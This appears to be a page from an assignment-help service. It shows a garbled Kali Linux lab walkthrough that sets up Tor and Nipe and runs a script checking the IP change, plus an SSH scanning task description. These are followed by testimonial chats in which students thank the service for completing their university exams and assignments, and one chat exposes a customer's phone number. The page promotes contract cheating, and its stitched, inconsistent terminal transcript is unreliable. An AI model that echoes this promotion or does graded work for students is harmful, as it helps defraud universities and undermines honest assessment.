cpan — CLI for CPAN (repository of Perl modules)
install — install Perl modules
Try::Tiny — module that provides minimal error handling
Config::Simple — module that provides read and write config files
JSON — module that provides JSON encoder and decoder

After installing all required tools, I need to connect the kali linux through nipe and check anonymity. Before doing so, an additional tor service is required.
```

```
(kali@kali)~/home/kali/nipe
PS> sudo apt install tor -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done

sudo — gaining superuser access
apt — apt package manager command

install — install new package
tor — package for tor service
-y — pass installation confirmation (optional)

(kali@kali)~/nipe
$ sudo nano /etc/tor/torrc

sudo — gaining superuser access
nano — open text editor
/etc/tor/torrc — tor configuration file

(kali@kali)~/home/kali/nipe
PS> sudo systemctl start tor

sudo — gaining superuser access
systemctl — system call for service
```

start — starting service
tor — applied service

```
(kali@kali)~/home/kali/nipe
PS> sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset:
   Active: active (exited) since Thu 2024-05-30 18:08:20 EDT; 8s ago
   Process: 46833 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 46833 (code=exited, status=0/SUCCESS)
      CPU: 1ms
```

```
# Actual IP address before connecting to Nipe
actual_ip=$(get_current_ip)

# Start Nipe
sudo perl nipe.pl start
sleep 5 # Wait for Nipe to establish the connection
```

```
# Get the spoofed IP address
spoofed_ip=$(get_current_ip)
country=$(get_current_country)
```

```
# Check if the IP address has changed
if [ "$actual_ip" == "$spoofed_ip" ]; then
    echo "Failed to connect through Nipe."
    echo "Your IP address remains: $actual_ip"
    sudo perl nipe.pl stop
    exit 1
else
    echo "Connected through Nipe."
    echo "Spoofed IP: $spoofed_ip"
    echo "Country: $country"
fi
```

```
(kali@kali)~/nipe
$ sudo chmod u+x anonymity-check.bash

(kali@kali)~/nipe
$ ls -l anonymity-check.bash
-rwxr--r-- 1 root root 595 Jun  2 15:54 anonymity-check.bash

(kali@kali)~/nipe
$
```

sudo — gaining superuser access
chmod — change permission
u+x — allow root user as an owner of this file to execute it

```
(kali@kali)~/nipe
$ sudo ./anonymity-check.bash
Connected through Nipe.
Spoofed IP: 185.220.101.16
Country: Germany
```

sudo — gaining superuser access
./anonymity-check.bash — execute the script

SSH Remote Server and Scan Machine with User Given Domain/URL
Create a script named "scanning.sh" to get domain/url from user input and connect to the server to scan target machine by given domain/url. At the end, it will log all scan results.

Testimonials

5.00

★★★★★

(366 Reviews)

1

1

114

3

41

76

74

All

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From Sellers

peachyskiess

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mikex3

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Knows their stuff

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Assignment Help Homework Helper

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codingo

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Thank you for your support, do come back again next time 🙏 We have a special \$10 discount return voucher for you

i recommended you guys to my boyfriend and you guys did a great job for his university exams

2:26 AM

he was doubtful if you guys were capable of performing well for his exams but he did well! he is so grateful to you guys

2:27 AM

idk if you know who heh

2:27 AM

joshuaLinJoshua-MacBook-Pro-2 Java - OOP Utility % python3 q6.py
Pairs: [[3, 9], [2, 4], [3, 9]]
Time complexity: 1.9073486328125e-06 seconds
joshuaLinJoshua-MacBook-Pro-2 Java - OOP Utility %

q6.py

390B - Show in Finder

6:49 PM ✓✓

done! 6:49 PM ✓✓

Unread messages

Thank you so much. Will recommend you to my friends and hope to engage your services in the future

7:01 PM

no worries!!

7:09 PM ✓

thanks!

7:09 PM ✓

Today

Hi, I want to thank you for your previous service and your wonderful job. In exchange, I would want a quote for the following task. This job must be finished by this month's end, October 31, 2023. Thanks

3:53 PM

Assignment 1.pdf

7 pages · 1.5 MB · pdf

3:53 PM

Hi!

3:53 PM ✓✓

Thank you so much!

3:53 PM ✓✓

Oh so fast! 9:34 pm

You

Document

Btw just received my results today. I got a high distinction grade 🍌🍌 thankful for you!

★ 9:35 pm

+65 9120 4792 ~Phyllis

Btw just received my results today. I got a high distinction grade 🍌🍌 thankful for you!

oh wow! thank you!

9:36 pm ✓✓

Testimonials

I would like to sincerely take this opportunity to thank all of my writers who completed the assignment for me and it would truly be really helpful if this text could be sent to them too

10:30 AM




The assignemnts were completed really well and kudos to the team and the writers who did the work ,you guys went beyond standard and delivered excellence .I am truly grateful and thankful to yall for helping me out despite such a tight situations 🙏 it's definitely an honour working with yall

10:31 AM



